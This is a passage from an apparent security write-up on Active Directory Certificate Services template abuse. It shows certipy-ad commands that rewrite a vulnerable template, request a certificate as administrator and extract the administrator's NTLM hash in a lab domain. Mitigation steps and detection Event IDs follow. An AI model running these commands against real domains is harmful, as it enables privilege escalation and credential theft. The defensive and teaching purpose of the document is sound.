certipy-ad template -u [email protected] -p 'Temp123!' -save-configuration old -write-default-configuration -template vulnusers
ESC01 with certipy-ad
Request a certificate for administrator
certipy-ad req -u <user>@<domain> -p '<pass>' -ca <caName> -template <templateName> -upn administrator@<domain>Example:
certipy-ad req -u [email protected] -p 'Temp123!' -ca Forestall-RootCA -template vulnusers -upn [email protected]Retrieve the NTLM hash of administrator
certipy-ad auth -pfx administrator.pfx -username administrator -domain <domain> -dc-ip <dcip>Example:
certipy-ad auth -pfx administrator.pfx -username administrator -domain forestall.labs -dc-ip 192.168.100.100
Request a certificate & Get NTLM hash using the certificate
Mitigation
1. Open Certification Authority (certsrv) on your Windows server.
2. Expand CA name and right click the Certificate Templates
3. Select Manage from the context menu.
4. In the Certificate Templates Console window, double-click the Certificate Template.
5. In the Properties window, navigate to the Security tab.
6. In the Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
7. In the permissions list, locate and remove the Write permission from unauthorized users.
8. Click OK to save your changes and close the dialogs.
certsrv
Detection
Adding new Access Control Entries on the Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify unauthorized modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 4886 | Certificate Services received a certificate request. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |
| 4887 | Certificate Services approved a certificate request and issued a certificate. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |
References
Manage AD certificates in devices | CyberArk Docs
Configure Certificate Auto-Enrollment for Network Policy Server | Microsoft Learn